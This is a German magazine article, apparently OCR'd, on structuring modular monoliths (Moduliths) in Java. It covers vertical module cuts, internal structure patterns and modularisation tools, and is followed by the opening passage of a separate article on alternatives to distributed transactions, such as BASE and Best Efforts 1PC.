Egal ob man einen historisch gewachsenen Monolithen besser strukturieren will oder ein großes Projekt auf der grünen Wiese startet – eine der ersten Entscheidungen, die man treffen muss, ist: „Wie schneide ich meinen Code in Module?“ Dazu muss man sich bewusst machen, was ein gutes Modul ausmacht: Einer der wichtigsten Aspekte einer modularen Architektur ist die Separation of Concerns. Ein Modul hat eine klare Verantwortlichkeit und ist nur für diese zuständig. Es kümmert sich dabei nicht um Verantwortlichkeiten anderer Module (kein Featureneid [3]). Es kapselt seine Verantwortlichkeit und alle dazu benötigten internen Aspekte wie die Implementierung von Businesslogik und die Persistenz von Daten, sodass sie nicht von außen manipulierbar sind.

Um mit der Außenwelt und anderen Modulen zu kommunizieren, stellt ein Modul Schnittstellen für die notwendigen Operationen bereit, die kontrollierten Zugriff auf seine Verantwortlichkeit erlauben. Es ist möglichst entkoppelt von anderen Modulen und hat so wenige Abhängigkeiten wie möglich. Intern weist es eine hohe Kohäsion auf, d. h., dass es keine „Inseln“ enthält, die mit dem Rest des Moduls nichts zu tun haben.

Abb. 1: Vier Jahre später …




Abb. 2: Reine Schichtenarchitektur

Dieses Paradigma der geringen Kopplung und hohen Kohäsion schließt es bereits aus, Module nach rein technischen Schichten horizontal zu schneiden. Stellen wir uns z. B. ein Modul vor, das als einzige Verantwortlichkeit Persistenz hat. Darin wären Interfaces/Klassen, die jeweils auf „ihre“ Tabelle in der Datenbank zugreifen. Diese Klassen würden sich nie gegenseitig aufrufen, sondern jeweils nur Datenbankzugriffe vornehmen – also geringe Kohäsion innerhalb des Moduls. Die Kopplung mit „Modulen“ anderer Schichten dagegen wäre vermutlich beträchtlich, da jede datenverarbeitende Logik der Anwendung auf dieses eine Persistenzmodul zugreifen müsste. Damit hätten wir gleichzeitig ein weiteres Antipattern geschaffen, den Dependency Magnet – ein Modul, das Abhängigkeiten zu allen anderen Teilen der Anwendung hat. Wenn man seine ganze Anwendung mit solchen horizontalen Schnitten strukturiert, dann hat man am Ende eine reine Schichtenarchitektur ohne Module und mit einem unübersichtlichen und immer größer werdenden Abhängigkeitsknäuel (**Abb. 2**).

Ein besseres Vorgehen zur Bildung von Modulen sind daher vertikale Schnitte nach fachlichen Verantwortlichkeiten (**Abb. 3**). Jedes Modul erhält die Ver-

Was können Microservices, was ein Modulith auch kann?

- Technische Trennung von fachlichen Kontexten
- Kleine, weitgehend unabhängig voneinander entwickelbare Module
- Beherrschbare Komplexität, einfache Erweiterbarkeit
- Klare Abhängigkeiten mit expliziten Schnittstellen, geringes Risiko für unerwartete Nebeneffekte
- Continuous Integration, Continuous Delivery




Abb. 3: Strukturierung nach fachlichen Modulen

Abb. 4: Wie bei Hempels unterm Sofa

antwortung für einen klar abgetrennten fachlichen Subkontext und beinhaltet alle Aspekte, die dieser Kontext zum Funktionieren braucht. Es hat die Hoheit über die Daten und die Logik dieser einen Teilmenge der Fachlichkeit und entscheidet, auf welche Weise diese nach außen bereitgestellt werden. Wenn wir uns zum Beispiel das Verwaltungssystem eines Kinos [4] vorstellen, dann haben wir ein Modul für den fachlichen Subkontext „Reservierung“, das die Daten aller Sitzplatzreservierungen hält und die fachliche Logik für das Reservieren und Stornieren von Sitzplätzen implementiert. Ein anderes Modul „Ticket“ hat die Hoheit über den Verkauf von Karten. Es darf keine Reservierungen selbst speichern oder ändern, kann aber dem Reservierungsmodul über eine Schnittstelle mitteilen, dass eine reservierte Karte abgeholt wurde, damit das Reservierungsmodul unter Berücksichtigung aller Reservierungsbusinessregeln die entsprechenden Änderungen an der Reservierung vornehmen kann. Diese Art von Modulschnitt hat noch weitere Vorteile:

- Die Codestruktur bewegt sich nahe an der Fachlichkeit, was für ein einheitlicheres Verständnis zwischen Entwicklern und Fachseite sorgt und die Kommunikation erleichtert.
- Abhängigkeiten zwischen fachlichen Kontexten finden sich 1:1 in den Abhängigkeiten zwischen den Modulen wieder.
- Da neue Features und Erweiterungen meist fachlich getrieben sind, fällt es leicht, die anzupassenden Module zu identifizieren und das Ausmaß der Änderungen darauf zu beschränken. Potenzielle Auswirkungen auf andere fachliche Aspekte werden schnell erkannt, und unerwünschte Nebenwirkungen sind leichter vermeidbar.
- Wenn man es zu einem späteren Zeitpunkt für sinnvoll hält, aus einem fachlichen Subkontext einen eigenen Service zu schneiden, dann ist es einfacher, den Code für den neuen Service zu extrahieren.
- Testbarkeit: Es ist möglich, die fachliche Logik eines Moduls getrennt von anderen Modulen und zusammenhängend durch alle Schichten durchzutesten – von der Schnittstelle bis zur Datenbank.

Um die fachlichen Subkontexte zu identifizieren und gegeneinander abzugrenzen, bietet sich das Konzept der Bounded Contexts [5] aus dem Domain-driven Design an. Ein Bounded Context vereinigt die Sprache, Regeln und Events einer Subdomain und grenzt sie gegen andere Subdomains ab. Methodisch kann man die Definition von Bounded Contexts durch Event Storming oder Context Mapping herauskristallisieren.

Nachdem man seine potenziellen Module identifiziert hat, sollte man sie im Code materialisieren. In einer Java-Anwendung ist der einfachste Weg dafür die Package-Struktur. Jedes Modul besteht aus einem Top-Level Package, in dem man allen Code unterbringt, der zum fachlichen Kontext des Moduls gehört. Im weiteren Verlauf der Artikelserie und in Beispielen wird exemplarisch diese Methode verwendet. Es gibt auch andere Möglichkeiten, Module innerhalb einer Java Codebase abzubilden, worauf ich in einem späteren Abschnitt noch eingehen werde.

Modulinterne Struktur

Wenn wir nun ein Modul definiert, ein Package dafür erstellt und allen Code, der zum Subkontext gehört, hineingeworfen haben, dann kann das am Beispiel unseres Reservierungsmoduls erst einmal so aussehen, wie in **Abbildung 4** gezeigt. Wir sehen eine Menge Code, der sich anscheinend um fachliche Logik rund um die Reservierung kümmert. So weit, so gut. Leider ist es aber noch etwas unübersichtlich. Die Struktur ist undurchsichtig, die Namensgebung inkonsistent und auch die Schnittstelle nach außen ist nicht klar definiert, weil alle Klassen und Methoden den *public*-Modifier haben und damit von außen benutzbar sind. Um den Code modulintern besser zu strukturieren, gibt es unterschiedliche Patterns mit jeweils eigenen Vor- und Nachteilen:

Single Package Modul (Abb. 5): Bei diesem Ansatz verzichten wir auf weitere Unterteilungen innerhalb des




Abb. 5: Die Klassen halten sich an konsistente Namenskonventionen …

… und durch saubere Access Modifier können andere Module nur auf die definierten Schnittstellen des Moduls zugreifen (grünes Schloss)





Abb. 6: Übersichtliche Strukturierung …



… auf Kosten der Kapselung interner Logik





Abb. 7: Die Businesslogik ist gekapselt …



… aber modulinterne Methoden müssen als public deklariert werden

Modul-Packages. Das kann bei großen Modulen der Übersichtlichkeit schaden. Dem kann man durch klare Namenskonventionen, die die Zuständigkeiten der einzelnen Klassen verdeutlichen, etwas entgegenwirken. Ein Riesenvorteil ist, dass hier die Access Modifier in Java voll genutzt werden können. Alle Klassen im Modul sind *package private*, von außen nicht sichtbar und stellen nur *package private*-Methoden bereit. Klasseninterne Methoden sind natürlich *private*. Nur der Business-Service, der die Fachlichkeit des Moduls nach außen bereitstellt, ist *public* und exponiert *public*-Methoden. Auch die zugehörigen Businessobjekte, die nach außen gereicht werden, sind *public*. So wird eine klar definierte Schnittstelle bereitgestellt, die von Clients des Moduls nicht umgangen werden kann..

Slices before Layers (Abb. 6): Dieser Ansatz geht davon aus, dass zuerst vertikale Slices gebildet werden (das sind bereits die Modulschnitte) und diese Slices danach in horizontale, technische Schichten weiter unterteilt werden. Diese Unterteilung findet innerhalb des Moduls durch Unterpackages statt, üblicherweise Persistence, Business, API etc. Dadurch werden die Schichten innerhalb eines Moduls leichter erkennbar und unidirektionale Zugriffe zwischen den Schichten von oben nach unten leichter kontrollierbar. Das dient vor allem der Organisation des Codes und verbessert die Übersichtlichkeit. Allerdings geht diese Aufteilung zu Lasten der Kapselung, denn das Modul muss interne Klassen und Methoden als *public* exponieren, da sonst die Packages der Schichten nicht aufeinander zugreifen können. Dadurch ist es schwieriger, eine klar definierte Schnittstelle bereitzustellen.

Hexagonal Architecture (Abb. 7): Diese auch Ports & Adapters [6] genannte Architekturform ist eigentlich für die Strukturierung einer ganzen Anwendung gedacht, lässt sich aber auch auf den Code innerhalb eines Moduls übertragen. Sie basiert auf dem Prinzip, dass die Domain-Logik in einer zentralen Businesskomponente gekapselt ist und Interaktionen mit der Außenwelt außerhalb davon liegen. Die Außenwelt sind in diesem Fall die User Side (APIs für Clients, GUI etc.) und die Server Side (Datenbank, Dateisystem, andere Server). Dabei hängt immer die äußere Interaktion von der zentralen Businesskomponente ab und nie umgekehrt. Im Fall eines Modulithen können sowohl User Side als auch Server Side Interaktionen mit anderen Modulen innerhalb desselben Modulithen beinhalten.

Der Vorteil ist, dass alle Businessregeln – auch Zugriffe auf Daten und die Art, wie Daten bereitgestellt und manipuliert werden – innerhalb der zentralen Businesskomponente definiert und gekapselt sind. Wie die User Side und Server Side diese Regeln implementieren, ist davon entkoppelt, sie können aber nicht von ihnen abweichen. Dadurch kann man sich bei der Entwicklung gezielt auf einen der Aspekte Businesslogik, Clientinteraktion und Serverinteraktion fokussieren und diese auch entkoppelt voneinander testen.

Eine potenzielle Schwäche ist auch hier: Die Schnittstellen, die die zentrale Businesskomponente innerhalb des Moduls der User Side und Server Side bereitstellt, müssen *public* sein und sind dadurch auch für andere Module sichtbar, obwohl sie nicht unbedingt dafür gedacht sind.

UI Component (Abb. 8): Bei diesem Ansatz wird die dem Client zugewandte Schicht (GUI oder API) zu einer eigenen großen, modulübergreifenden Komponente mit eigenem Top-Level Package. Sie benutzt das API aller Module, um dem Client eine einheitliche Repräsentation der Anwendung bereitzustellen. Die Module bestehen ansonsten wie im Single-Package-Ansatz aus jeweils einem einzelnen Package, das allen Code enthält, der zum Kontext des Moduls gehört, mit Ausnahme des Client API. Jedes Modul stellt dabei ein public API bereit, das idealerweise sowohl von der UI Component als auch von anderen Modulen benutzt werden kann.

Vorteile davon sind, dass die Anwendung dem Client gegenüber wie aus einem Guss präsentiert werden kann und gleichzeitig die Java Access Modifier zur Kapselung

der Module verwendet werden können. Jedes Modul bestimmt vollkommen selbst, wie es verwendet wird, indem es außer dem bewusst bereitgestellten API alles als *package private* deklariert.

Dass die Clientschicht nicht in dieser Kapselung enthalten ist, kann in manchen Szenarien als Nachteil gesehen werden.

Welche der Möglichkeiten die beste ist, ist keine exakte Wissenschaft. In der Entwicklercommunity gibt es für jede der Varianten Befürworter und gute Argumente (beispielsweise [7]). Letztendlich entscheiden die Rahmenbedingungen darüber, welche Vorteile einem Projekt am meisten helfen und auf welche Aspekte hin man seinen Code optimieren möchte. Ist das Ziel ein Serviceschnitt? Dann ist ein Ansatz zu wählen, bei dem man einfach ein Modul, so wie es ist, ausschneiden und in ein frisches Projekt einfügen kann, wie z. B. der Single-Package-Ansatz.

Arbeitet ein großes Team mit unterschiedlichen Erfahrungslevels an dem Projekt? Dann ist der UI-Component-Ansatz vermutlich der beste Weg, da er die beste Kapselung der Module durch Access Modifier erreicht, sodass es schwerer wird, aus Versehen an der Architektur und den Businessregeln vorbei zu entwickeln. Dadurch hätte bestimmt schon der eine oder andere Big Ball of Mud vermieden werden können. Möchte man durch die Strukturierung des Codes in erster Linie Übersichtlichkeit und Codeorganisation und erst in zweiter Linie Kapselung erreichen? Dann bietet sich die Strukturierung nach Slices before Layers an.

Enorm wichtig ist, dass man sich für eine der Varianten entscheidet und diese dann im gesamten Modulithen einheitlich verwendet. Die unterschiedlichen Varianten spielen ihre Stärken erst dann aus, wenn man sich darauf verlassen kann, dass sie für das gesamte Projekt gelten. Springt man stattdessen zwischen den Varianten, holt man sich alle deren Nachteile in den Code, ohne wirklich von ihren Vorteilen profitieren zu können. Zusätzlich stiftet man eine Menge Verwirrung für jeden, der sich an den Code heranwagt.





Abb. 8: Die UI-Komponente kann die gleichen Schnittstellen des Moduls benutzen wie andere Module



Die Kapselung bleibt erhalten

Technische Querschnittsmodule

Ein Antipattern, das in fast jedem größeren Projekt zu finden ist, ist das Util-Package. Oft wird es auch „helper“, „common“ oder „base“ genannt, oder es existiert nicht einmal offiziell, da sein Inhalt stattdessen im Basis-Package der Anwendung ausgebreitet ist. Darin befindet sich dann Code, der von mehreren Teilen der Anwendung verwendet wird und deshalb nirgendwo anders zuzuordnen war. Und technische Utilities, die zwar nützlich sind, aber nichts miteinander zu tun haben. Und dann noch technische Querschnittsthemen, die alle Module betreffen und deshalb einfach in das „Package für alles“ mit reingepackt wurden. Und alles andere, über das man halt gerade nicht nachdenken wollte. Ein solches Package erfüllt nicht die Eigenschaften eines Moduls und sollte in einem Modulithen vermieden werden:

- Es hat keine klare Verantwortlichkeit, sondern mehrere unzusammenhängende Zuständigkeiten, was der Name bereits widerspiegelt.
- Es hat eine niedrige Kohäsion, da die verschiedenen Aspekte meist nichts miteinander zu tun haben, sodass es nicht sinnvoll ist, sie zusammen zu gruppieren.
- Es hat eine hohe Kopplung, da jeder Aspekt von irgendeinem Modul gebraucht wird und das Util-Package manchmal sogar zusätzlich alle anderen Teile der Anwendung kennen muss. Oft schließt es damit einen Abhängigkeitskreis über alle Module und wird so zum schlimmsten Dependency Magnet.

Stattdessen sollte man technische und fachliche Querschnittsthemen in einem Modulithen ähnlich behandeln wie fachliche Kontexte. Nehmen wir als Beispiel das Verschicken von E-Mails. Wenn mehrere Module E-Mails versenden müssen, um ihre Fachlichkeit zu erfüllen, dann ist es gut, wenn es ein technisches Modul gibt, das sich um den technischen Aspekt „E-Mails versenden“ kümmert und um nichts anderes. Dieses bietet dann eine von allen Modulen verwendbare Schnittstelle an, die unabhängig von deren Fachlichkeit funktioniert. Allgemeine Logik wie die Komposition der Mail oder Metainformationen der Mail ist in dem E-Mail-Modul gekapselt und es ist das einzige Modul, das die externe Abhängigkeit zum E-Mail-Server kennt. Dabei kennt das E-Mail-Modul keine fachlichen Details wie den Inhalt der Mails. Diese bleiben in der Hoheit der fachlichen Module, die die E-Mails verschicken möchten. Im Beispiel unseres Kinos könnte das Reservierungsmodul nach einer erfolgreichen Reservierung das E-Mail-Modul aufrufen, um dem Kunden eine Mail mit der Reservierungsnummer als Inhalt zu senden, während das Kundenmodul über dieselbe Schnittstelle einen Newsletter mit dem aktuellen Programm verschicken könnte.

Genauso erhalten andere Querschnittsthemen, wie z. B. Securityaspekte, Auditlog, Scheduling oder Reporting ihre eigene Kapselung durch ein eigenes Modul. Als Ergebnis entsteht eine schöne Landschaft aus

fachlichen und technischen Modulen, die ihre Zuständigkeiten sicher kapseln und deren Abhängigkeiten untereinander leichter beherrschbar sind. Das Util-Package ist verschwunden oder zumindest so geschrumpft, dass es nur noch Klassen enthält, die die Bezeichnung „util" auch verdient haben, wie z. B. ein *DateUtil* mit statischen Methoden, die maßgeschneiderte Datumsoperationen bereitstellen.

Toolunterstützte Modulbildung

Bisher ging der Artikel von der einfachsten und gebräuchlichsten Modulbildungsmethode aus, nämlich der Abbildung von Modulen durch Top-Level Packages im Java-Code. Alternativ (Kasten: „Modularisierungstools im Java-Ökosystem") bieten auch Build-Tools wie Maven [8] und Gradle Features [9] wie Multi-Module Builds, mit denen man zumindest Code in Module aufteilen und zyklenfreie Abhängigkeiten zwischen den Modulen sicherstellen kann [10]. Es gibt aber auch Technologien wie OSGi [11] oder Jigsaw [12], das native Modulsystem der Java-Plattform, die sich als ausgewachsene Modularisierungslösungen verstehen und versuchen, das Problem der Modulbildung mitsamt Abhängigkeiten und Schnittstellen expliziter zu lösen.

Durch den Einsatz eines solchen Werkzeugs gewinnt man explizit definierte Module mit explizit definierten öffentlichen Schnittstellen. Das macht es viel einfacher, gesetzte Regeln von Kapselung, Interaktion und Abhängigkeiten der Module einzuhalten. Man muss sich nicht mehr allein auf die Java Access Modifier und Packagestruktur verlassen und ist innerhalb der Module freier mit deren Einsatz und der Codeorganisation durch Subpackages.

Der Preis dafür ist allerdings hoch. Man fügt seinem ohnehin schon komplexen Monolithen mit der Modularisierungsschicht eine weitere Abstraktionsebene und Komplexitätsdimension hinzu, die jeder Entwickler im Team kennen und beherrschen muss Jigsaw [14]. Oft tauchen dadurch auch neue Probleme auf, wie beispielsweise erschwertes Zusammenspiel mit externen Abhängigkeiten, Versions- und Namenskonflikte zwischen Modulen, Inkompatibilitäten zu alten Modulen oder Sprachversionen etc. Das kann zu Frustmomenten und unschönen Workarounds führen, die im schlimmsten Fall mehr schaden können als das Modulsystem genutzt hat.

Die Entscheidung zur Verwendung eines solchen Modularisierungstools muss sehr bewusst getroffen werden. Ich empfehle den Einsatz nur, wenn man damit ein konkretes Problem lösen kann, wie z. B. die Trennung der Module als Deployment-Einheiten oder wenn das Team auf herkömmliche Weise die Modularisierung nicht in den Griff bekommt. Proaktiv auf ein Modulsystem zu setzen wäre ein Fall von YAGNI: „You ain't gonna need it."

Modularisierungstools im Java-Ökosystem

- OSGi [11]
- Java Platform Module System (Jigsaw) [12]
- JBoss Modules [13]
- Maven Multi-Module Projekte [8]
- Gradle Multi-Project Builds [9]

Fazit

Wir haben festgestellt, dass Modulithen eine lohnende Form der Softwarearchitektur sein können. Geschickt geschnittene Module sorgen für Struktur und Übersichtlichkeit in einer großen Codebase, womit sie beherrschbar und testbar wird. Das Innenleben der Module zu gestalten, ist eine Wissenschaft für sich, aber es gibt genügend Möglichkeiten zur Auswahl.

Aber wie kommunizieren Module? Wie managt man die Abhängigkeiten vieler Module, ohne dass sie sich zu einem Knäuel verheddern? Die Antworten auf diese und weitere Fragen wird der nächste Teil dieser Serie geben.

Arnold Franke wirkt als Entwickler und Berater für die Kunden der synyx GmbH & Co KG in Karlsruhe. Dabei baut er als Komplexitätsvermeider und Software Craftsman nachhaltige, pragmatische Lösungen mit sauberem Code.

@indyarni **https://blog.synyx.de**

Links & Literatur

[1] https://martinfowler.com/articles/microservices.html

[2] https://www.thoughtworks.com/insights/articles/demystifying-conways-law

[3] Fowler, Martin: „Refactoring", Improving the Design of Existing Code, Addison Wesley, 2018

[4] https://github.com/indyarni/modulithpatterns

[5] Evans, Eric: „Domain Driven Design", Tackling Complexity in the Heart of Software, Addison Wesley Longman, 2003.

[6] https://alistair.cockburn.us/hexagonal-architecture/

[7] http://www.codingthearchitecture.com/2016/04/25/layers_hexagons_features_and_components.html

[8] https://books.sonatype.com/mvnex-book/reference/multimodule.html

[9] https://guides.gradle.org/creating-multi-project-builds/

[10] https://www.youtube.com/watch?v=bVaiTPYIHFE

[11] https://www.osgi.org

[12] https://www.oracle.com/corporate/features/understanding-java-9-modules.html

[13] https://github.com/jboss-modules/jboss-modules

[14] https://youtu.be/VSiETATcoVw

Ein Überblick über Umsetzungsstrategien

Verteilte Transaktionen in verteilten Systemen

Verteilte Transaktionen sind out, das haben die Softwarearchitekten im Laufe der letzten Jahre erkannt. Neuere Persistenzsysteme bieten die Funktionalität für verteilte Transaktionen gar nicht an oder empfehlen, dieses Transaktionsverhalten, falls doch vorhanden, nur in Ausnahmefällen zu verwenden. Doch was kann man als Softwarearchitekt empfehlen, wenn die fachlichen Anforderungen so gestaltet sind, dass Daten, die in mehreren Datentöpfen persistiert werden, zueinander konsistent sein müssen? Der nachfolgende Überblick soll die Auswahl der passenden Umsetzungsstrategie abgestimmt auf den jeweiligen Use Case erleichtern.

von Michael Hofmann

Verteilte Transaktionen (XA Transactions) basieren auf dem Two-Phase-Commit-(2PC-)Protokoll. Dieses Protokoll war in der Vergangenheit essenzieller Bestandteil eines jeden Datenbanksystems und wurde somit das zentrale Konzept, um das Konsistenzproblem bei verteilten Datenbanken zu lösen. Doch wo liegen nun die Probleme beim Einsatz dieses Protokolls? Durch die synchronen Eigenschaften des Protokolls werden verteilte System miteinander sehr eng gekoppelt. Der Ausfall eines der beiden Systeme wird auch das andere System stark beeinträchtigt. Neben dem Absturz eines der beiden Systeme, was eher selten der Fall ist, kann es aber auch zu Problemen in der Kommunikation untereinander kommen [1]. Beide Fehlerwahrscheinlichkeiten zusammen genommen erhöhen das gesamte Ausfallrisiko. Nachdem man sich endlich eingestanden hat, dass Ausfälle passieren können, wurde begonnen, nach Alternativen zu suchen. Doch dazu später mehr.

Das 2PC-Protokoll ist, wie der Name schon sagt, in zwei Phasen unterteilt. Phase 1 ist die sogenannte Prepare-Phase, die im zweiten Schritt mit der Commit-Phase abgeschlossen wird. Jede XA Transaction muss diese beiden Phasen durchlaufen, wodurch die Ausführung der Transaktion sehr langsam wird. Ein Mehr an Kommunikation erhöht wiederum die Wahrscheinlichkeit eines Fehlers. Für den Fall eines Absturzes muss das Datenbanksystem eine Recovery-Funktionalität besitzen, die das System wieder in einen fehlerfreien Zustand versetzen kann. All diese Anforderungen an das 2PC-Protokoll erhöhen die Komplexität eines Datenbanksystems enorm. Bei Hochlastsystemen hat man sich daher als Softwarearchitekt immer schon zweimal überlegt, ob der Use Case eine verteilte Transaktion erforderlich macht oder ob man darauf verzichten kann.

Doch es gibt auch ganz triviale Gründe für die Vermeidung von verteilten Transaktionen: Sie sind schlicht und ergreifend gar nicht möglich. Aktuelle Systeme kommunizieren über REST APIs auf Basis von HTTP miteinander und HTTP bietet eben keine verteilten Transaktionen an. Oder es werden zur Speicherung Datenbanksysteme verwendet, die keine verteilten Transaktion unterstützen.

ACID vs. BASE

Mit dem Wegfall von verteilten Transaktionen und der Persistierung in verteilen Systemen hat sich ein neues Konsistenzmodell etabliert. Früher hat allein ACID als gängiges Konsistenzmodell dominiert, auch die verteilten Transaktionen garantier(t)en diese Eigenschaften. ACID steht für Atomic, Consistent, Isolated und Durable und stellte sehr strenge Bedingungen an das Datenbanksystem. Mit dem erfolgreichen Festschreiben der Transaktion (Commit) kann man sich sicher sein, dass die Änderungen an den Daten definitiv sofort und dauerhaft ausgeführt wurden. Alle nachfolgenden Leseoperationen liefern immer den aktuellen Datenzustand.

Im Zuge der NoSQL-Bewegung wurde vermehrt ein neues Konsistenzmodell etabliert: BASE. BASE steht für Basic Availability, Soft-State, Eventual Consistency. Die Implementierung von BASE ermöglicht den NoSQL-

Neue Softwaresysteme, die mittels Service-zu-Service-Calls arbeiten und auch verteilte Datentöpfe verwenden, sollten nicht mehr mit verteilten Transaktionen arbeiten.

Systemen, bezüglich einer sofortigen Konsistenz und Datenaktualität ein paar kleine Abstriche in Kauf zu nehmen. Was aber nicht bedeuten soll, dass die Änderungen an den Daten verloren gehen, sondern manchmal erst etwas zeitversetzt ausgeführt werden. Den Vorteil, den man sich mit diesem Trade-off erarbeitet hat, liegt in der sehr guten Skalierbarkeit und der besseren Resilienz solcher Systeme. Ein möglicher Ausfall wird also als wahrscheinlich akzeptiert und kann somit auch besser kompensiert werden.

Schlussendliche Konsistenz (Eventual Consistency)

Der Preis, den man bei BASE zu zahlen hat, wird als Eventual Consistency bezeichnet. Leider ist die deutsche (Falsch-)Übersetzung („eventuelle Konsistenz") ein wenig unglücklich, da die Konsistenz nicht eventuell ist, sondern auch bei BASE definitiv garantiert wird. Nur eben ein wenig später als bei ACID. Dieser Umstand wird mit der deutschen Entsprechung „schlussendliche Konsistenz" besser ausgedrückt.

Die Erfahrung der letzten Jahre hat immer wieder gezeigt, dass Softwarearchitekten und Anwender sich mit diesem Umstand erst einmal anfreunden müssen. Es wurden immer wieder Fragen gestellt, wie beispielsweise: „Wann sind die Daten in dem anderen System gespeichert und wie soll der Anwender damit umgehen, dass er unter Umständen ‚alte' Daten angezeigt bekommt?"

In solchen Fällen war immer das Beispiel aus dem Onlinebanking hilfreich. Jahrelang war man es als Bankkunde gewohnt, nach einer Überweisung den reduzierten Kontosaldo sofort zu sehen, obwohl die Überweisungsliste erst sehr viel später die Überweisung angezeigt hat. Wieso sollte dieses Verhalten des Onlinebanking nicht auch in anderen Systemen gängige Praxis sein? Nach dem Abwägen der Vorteile bezüglich Resilienz und Skalierbarkeit (durch BASE) wird bei den meisten Use Cases die schlussendliche Konsistenz durch den Anwender dann doch akzeptiert.

Die „neuen" Umsetzungsstrategien

Neue Softwaresysteme, die mittels Service-zu-Service-Calls arbeiten und auch verteilte Datentöpfe verwenden, sollten nach den Erfahrungen der letzten Jahre nicht mehr mit verteilten Transaktionen arbeiten. Doch welche Möglichkeiten gibt es, zumindest die schlussendliche Konsistenz zu erreichen, ohne dabei Datenverluste zu erleiden? Viele der nachfolgenden Strategien existieren teilweise schon seit Jahrzehnten, sind jedoch heutzutage immer noch das Mittel der Wahl.

Best Efforts 1PC

Der erste Gedanke, den man bezüglich Transaktionssteuerung hat, ist die Umsetzung mit Best Efforts 1PC. Ein Artikel von Dr. David Syer [2] aus dem Jahr 2009 hat diesen Ansatz sehr gut beschrieben. Das Grundprinzip basiert darauf, zwei getrennte Transaktionen so zu verschachteln, dass erst ganz spät am Ende der Ablauflogik der Commit gegen beide beteiligte Systeme ausgeführt wird. Alle möglichen Fehlerfälle der Businesslogik wurden zuvor gelöst oder sind erst gar nicht aufgetreten. Der Commit der beiden Transaktionen erfolgt unmittelbar aufeinander, es befindet sich also keine Zeile Code mehr dazwischen. Die Annahme, die dahintersteht, ist die Hoffnung, dass zwischen den beiden Commits nichts passieren wird. Was aber stattfinden kann, sind die klassischen Probleme bei der Kommunikation mit verteilten Systemen. Es kann also durchaus sein, dass der erste Commit erfolgreich bestätigt wird, die Ausführung des zweiten Commits wegen einem Netzwerkfehler abgebrochen wird und die Daten per Rollback zurückgerollt werden. Das Endergebnis ist ein inkonsistenter Zustand der Daten. Um das zu vermeiden, könnte eine erneute Ausführung des zweiten Commits versucht werden, jedoch kann auch diese Fehlerkompensation den konsistenten Gesamtzustand nicht garantieren, wenn das zweite Datenbanksystem für längere Zeit nicht erreichbar ist.

